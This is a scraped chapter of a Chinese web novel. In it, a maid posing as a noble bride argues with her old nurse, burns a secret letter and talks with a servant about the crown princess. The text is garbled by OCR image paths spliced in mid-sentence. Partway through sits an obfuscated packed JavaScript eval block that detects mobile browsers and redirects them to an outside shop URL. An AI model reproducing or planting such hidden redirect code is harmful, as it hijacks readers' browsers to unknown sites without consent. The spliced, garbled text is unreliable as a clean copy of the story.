文趣网 > 都市小说 > 替嫁入宫被抢婚 > 10. 第十章
    太子妃来信太突然,段珏又拖到傍晚才想起来和万梨云说,硬是把她愁得睡不着。

    倒不是不想和人打交道,只是段珏提了一嘴,太子妃之父与沈镇山是故交,她生怕自己说错了话,惹起怀疑。

    而且沈镇山仍未到京,形势不明,她孤身一人在此,难免不安。

    不过在她强烈要求下,段珏已将曹嬷嬷和扶桂、听梅两名侍女安置回她身边,顺带将喜儿也交由她使唤。

    烛火昏暗,窗筛竹影。

    万梨云只叫了曹嬷嬷进来伺候,这是入京以来两人第一次单独见面。

    “王妃殿下,奴婢今时今日竟还能有幸伺候您这尊贵人儿!”曹嬷嬷一瞧着她便开口讽道。

    “嬷嬷,我……”万梨云心下一急,却发现任何解释都显得苍白无力。

    “您这新夫婿真是尊贵,二话不说把咱们关在别院,今时今日还是托了您的福,才能赶回来伺候您!”曹嬷嬷知道万梨云的底细,可不像府里其他人那般恭敬。

    “嬷嬷,这不干我的事,是他———”

    “好了好了,我这几日早听说了,”曹嬷嬷不耐烦打断她,“我竟瞧不出你和璟王爷交情颇深,让他舍得冒掉头之罪也要保住你,下一步你是不是就要求他除掉沈王爷了?”

    “我没有!”万梨云知道她一说话就没完没了,连忙提高嗓音,“他什么都不知道!他只知道我是沈大小姐!”

    她又恐被旁人听去,连忙噤声。

    曹嬷嬷自然不信,问道:“他不知道?那他怎会无缘无故就娶了你?定是你私下求情,用狐媚伎俩迷惑了他!”

    “请嬷嬷明鉴,他贵为亲王,若知道我仅一介奴婢,又怎会放弃荣华富贵,为我铤而走险呢!”万梨云急急道。

    曹嬷嬷想了想,觉得颇有道理,盯了万梨云半晌,忽然伸手拧住了她的下巴。

    “看来璟王爷和寻常男子并无不同,不过是见色起意,”曹嬷嬷端详着,冷笑一声,“他定是见惯了莺莺燕燕的美娇娘,却难得一见你这粗鄙的野丫头,一时兴起罢了。”

    万梨云皱起眉头,本就阴冷的神情此时更如鬼魅一般,无端叫人打了个寒颤。

    “你不服?”

    “奴婢不敢。”

    曹嬷嬷把她的下巴甩开,冷冷道:“你倒还记得自己是个奴婢。”

    万梨云强忍下颚的疼痛,道:“太子殿下已召沈王入京,届时我亲自和沈王爷说明其中缘由,还请曹嬷嬷为我作证。”

    曹嬷嬷一愣,旋即长呼一口气,“那便好了,既然沈王爷能亲自来,那便是极好的,你记得管住你的嘴,若沈王爷治了我们失职之罪,我也不会放过你!”

    万梨云低头应允。

    曹嬷嬷见她依旧乖顺,也微微放下心来,道:“我听闻明日太子妃将登门拜访,你务必时刻保持仪态,别出了什么纰漏,也别说什么不该说的话。”“奴婢谨记。”

    万梨云低眉顺眼,似乎也不想多话,曹嬷嬷挑着眉毛盯着她看了半晌,实在无话可说,才从怀中掏出一个信封。

    “府里奴婢不能擅自外出,你得闲了,去李家茶水铺里找他家掌柜,把此信交给他,命他走平戎长道。”曹嬷嬷把信塞到她怀中,细细嘱咐。

    “是。”万梨云把信揣入袖中。

    曹嬷嬷又随意拣了几句话讲,而后随便找个由头退出了厢房。

    万梨云合灯躺下,她不习惯别人服侍,故而在睡觉、沐浴和用餐之时皆不许侍女贴身服侍自己,喜儿虽不解,但也只好默默守在外厅。内屋只剩她一人,窗外依稀晃荡着树影,外厅传来细小鼾声,不知是哪个侍女不小心睡着了,不过她也从不苛待下人,府上侍女倒是对她无比仰慕。

    她展开信,粗粗看了几眼,无非是讲璟王忤逆圣旨强娶她一事,落款是扶桂,想来她应常常写信回禀沈镇山。

    沈王未入京,知晓此事后定然勃然大怒,重重迁怒于梅雨。

    她思考片刻,重新燃起烛火。

    喜儿很快听到内屋烛芯爆破的声响,轻声询问有何要事。

    万梨云连忙称自己渴了,遣喜儿去拿茶水,趁此间隙,她把信匆匆放入烛火中,宣纸易燃,没过多久便化成了片片纸屑。

    喜儿端着茶杯回来时,不由得抽了抽鼻子,问道:“王妃在烧什么呢?”

    “白日里练的字,太丑了,我瞧着心烦便烧了。”

    喜儿笑道:“奴婢不识字,虽不会瞧,但觉得甚是好看,不过王妃比奴婢这些人有见识多了,自然不可与奴婢这种井底之蛙同语。”

    万梨云看着她,无端想到以前的自己,“你倒是会奉承人。”

    “奴婢分明是实话实说!”她笑吟吟的,也不觉得难堪。

    万梨云接过茶水,小口小口喝着,此茶清醇润喉,甚是甘甜,比从前喝得粗茶不知好了多少。

    “外边是谁在打鼾?”万梨云又问。

    喜儿迟疑片刻,还是道:“是扶桂姑娘,她定然是白日里太累了,还请王妃莫要怪罪。”

    万梨云轻笑,“你是觉得她是我的人,不敢得罪我才这样说罢?我早听说了,她平日好吃懒做,实在该罚。”

    喜儿笑笑,倒也没接话。

    “我睡不着,你陪我聊聊吧,明日要见太子妃,我总紧张得很呢。”万梨云指了指床边的椅子,命她坐下。

    “是。其实王妃倒也不必多心,太子妃最是仁义宽厚,而且她……”喜儿拘谨坐下后,又欲言又止。

    “怎么?”

    “她对奴婢有大恩。”喜儿有些不好意思。

    “大恩?”

    “王妃可知王爷有一贴身侍卫?那侍卫自小跟在王爷身边,深得王爷信任,府中兵权皆在他手中。”喜儿压低声音,神秘兮兮道。

    “闻鹰?”万梨云立刻想起这个令人印象深刻的少年,一身铠甲闯进书房,倒是威风凛凛。

    “是了,”喜儿点点头,“不瞒王妃,他是奴婢的亲弟弟。”

    万梨云讶然点头,又问道:“可是这和太子妃又有何关系?”

    “其实奴婢是昨年才来璟王府的,前几年奴婢一直在端王府中给新出生的小世子当奶娘,后来世子断奶了,端王不愿再让奴婢长居府中,便寻了个由头把奴婢撵了出来。”万梨云先是觉得端王凉薄无情,随后又十分意外地望着她,“奶娘?”

    喜儿不好意思笑道:“奴婢今年二十有三,在家中已有三岁的儿子。”

    万梨云十分吃惊,喜儿长着一张俏丽的圆脸,杏眼水汪汪的,身材高挑苗条,打扮也时兴,丝毫不像已经成婚生子的模样。

    “怎么,王妃也觉得咱们生了孩子的女人,应该是面黄腰肥那

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17684784|207781||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    般么?”喜儿不卑不亢笑着,“可奴婢偏不是,奴婢也不怕王妃笑话,奴婢就乐意把自己打扮得漂漂亮亮的,干活起来有劲,走出去也不失璟王府的脸面。”

    万梨云竟没想到这一层理,但也颇为认同,笑道:“既然如此,你待会把桌上的首饰拣几个自己收着,段珏送的这些金银珠玉我也不稀罕,谁说王妃就要穿金戴银?我也偏喜欢素净样子。”

    “其实奴婢也瞧得出,王爷是真心待王妃好,”喜儿话锋一转,“王妃别怪奴婢在背后议论王爷,可王爷竟敢为了王妃入宫求圣旨,王妃又何苦对他百般嫌弃呢?”

    万梨云脸一僵,自己确实没给过段珏什么好脸色,但喜儿什么都不懂,她也不想过多解释,只好道:“这你别管,咱们聊偏了,你还未说太子妃是如何有恩于你的呢。”

    喜儿闻言也只好笑笑,接着道:“奴婢被撵出去后便回了母家,恰好闻鹰休沐日,奴婢便瞒着王爷上璟王府给他送饭,那时太子携太子妃来府到访,有仆妇当堂告状奴婢私自来府,太子面露不悦,怒斥王爷管束不利。”

    “王府这么大,他也未必能处处管束到呀。”

    喜儿点点头,“正是,王爷脸上挂不住,顶嘴了几句,太子勃然大怒,命人将奴婢与闻鹰一同赶出府。”

    “这太过分了!”万梨云素日不知太子为人,此时第一次知晓此事,不由得有些生气。

    “好在太子妃及时劝阻,把奴婢叫到跟前细细询问缘由,知道奴婢在端王府受了委屈,便让奴婢留在璟王府伺候,闻鹰也可继续做府中的侍卫统领。”

    “原来如此,”万梨云点点头,对这素未谋面的太子妃泛起钦佩,“那想来定是极好的人儿,我先前还恐迟迟不入宫会惹太子殿下生气,没想到太子妃竟为我屈尊亲自到府拜访,真是一片赤心,倒显得我不识时务了。”“王妃可别这样想,您初来乍到京城,谨慎些也不为过,而且此事确实是王爷惹的祸……总之王妃莫要多想,该怎样便怎样,咱们璟王府的当家主母如此貌美,可要羡煞旁人了!”喜儿忙道。

    万梨云有些受不住,微微笑了笑。

    喜儿瞧着她的神色,垂眼思忖,有些琢磨不透她的情绪。

    万梨云静时若寒冰,冷冷的也不说话,叫人望而却步,与段珏待在一起时则是另一种样子,完全瞧不出贵族小姐该有的矜贵,倒像野丫头一般粗鄙。

    尤其是那日在书房大吵,喜儿在门外把两人对话听得清清楚楚,尤其是听到万梨云把段珏好一通骂,她已经犹豫着要不要进去劝一劝了。

    后来屋内慢慢静下来,闻鹰又恰好寻来,姐弟俩随意说了会儿话,喜儿便催促他赶紧进去,调和一下气氛。

    后来闻鹰出来的时,又把看到的、听到的细细说了一番,说得喜儿满头雾水。

    总之她似乎有两种面貌,但唯独缺少了某种气质,喜儿也说不清具体是什么,只觉得万梨云没有半点女儿家的自觉,也没有已经嫁了人的自觉。而且她私下也忍不住和闻鹰悄悄讨论过,王爷王妃婚事低调,不圆房就罢了,竟还不同住。总之她匆匆来到璟王府,又匆匆成了璟王妃,虽贵为王爷独女,但丝毫没有娇纵架子,而且喜静避人,深居简出。

    璟王府沉闷多年,到底是拂来一阵清风了,只是这风并不轻柔,反倒总让人觉得风起云涌。